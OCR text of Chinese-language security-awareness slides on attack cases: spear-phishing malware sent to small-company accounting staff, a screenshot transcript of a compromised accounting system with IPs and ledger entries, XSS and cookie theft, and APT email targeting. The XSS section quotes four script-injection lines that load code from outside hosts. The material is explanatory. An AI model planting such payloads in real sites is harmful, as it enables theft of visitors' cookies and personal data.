


嫌犯被逮捕後表示當初從網路上搜尋取得或他人指定之中小企業公司會計部門或負責人寄送含惡意程式之電子郵件，由於電子郵件主動出現對方姓名，多半不疑有他點選惡意程式並注入後門程式成功!

被駭公司的資料與各種聯絡方式(email)




被監控的畫面(會計系統)


監控對方的會計系統
61.221.84.59
192.168.1.70
XP SP3 (Build 2600)
192.168.1.10
1.傳票登錄作業(w_actp310301)
日期
傳票編號
102/05/16
TR0205160001
轉帳傳票
借方總額:
24,020,413.
貸方總額:
24,020,413.
套用會計傳票否
列印格線
序 科目 部門 客戶 廠商 銀行 明細科目 摘要
1 利息費用 會計部 臺中商業 中區-LC$20萬利息
2 銀行存款-乙存 會計部 臺中商業 中區-LC$20萬利息
3 銀行存款-乙存 會計部 台灣中小 台企短放1200萬借款放款(換單)
4 銀行借款-台企 會計部 台灣中小 台企短放1200萬借款放款(換單)
5 銀行借款-台企 會計部 台灣中小 台企短放1200萬還款(換單)
6 利息費用 會計部 台灣中小 台企短放1200萬還款利息
7 銀行存款-乙存 會計部 台灣中小 台企短放1200萬還款+利息(換單)

案例

XSS(Cross-site scripting，跨網站腳本攻擊)



A High Level View of a typical XSS Attack


露天網站仍然存在的xss漏洞，點選回應，會轉向紅色部分的網址

（如果是釣魚網站就糟糕了）

網站中植入有轉址的語法(Script)，將被害人導至有毒的網頁，或是將有害的程式，殖入第三方的網頁中，再讓受害人不知不覺的進入該網頁，盜取其個人資料，如照片、隱私、信用卡等等


- **網路開店商家遭駭客掛碼實際案例**
- 某網站發現留言版區域遭他人轉寫下列語法連結至其他網站進行跨腳本攻擊。

```
<p><img src="javascript:alert('http://x.co/18ucA')" /></p>
<SCRIPT SRC=http://x.co/18ucA></SCRIPT>
<SCRIPT SRC=http://xssing.me/api3717></SCRIPT>
<SCRIPT SRC=http://xssall.duapp.com/Ab6Jjh?1371546998></SCRIPT>
```




竊取cookie動作

R公司的input欄位很大問題，可輸入XSS語法?




XSS終於出現了XD@#$%^$#@$#$$$

很不應該的錯誤!!!!!!!!!!!!!!




案例

APT 電子郵件攻擊



簡單的例子來說，詐騙集團為了要詐騙你的錢，花了很多心思去找有關你的資料，諸如電話、家人、上班地點、活動消費方式還有可能你的前科或小三的資料等，而**駭客現在的APT就使用各種方式蒐集你的資料，擺脫以往隨機找對象攻擊，現在是特定性，而最明顯特徵就是先從你的電子郵件下手！**

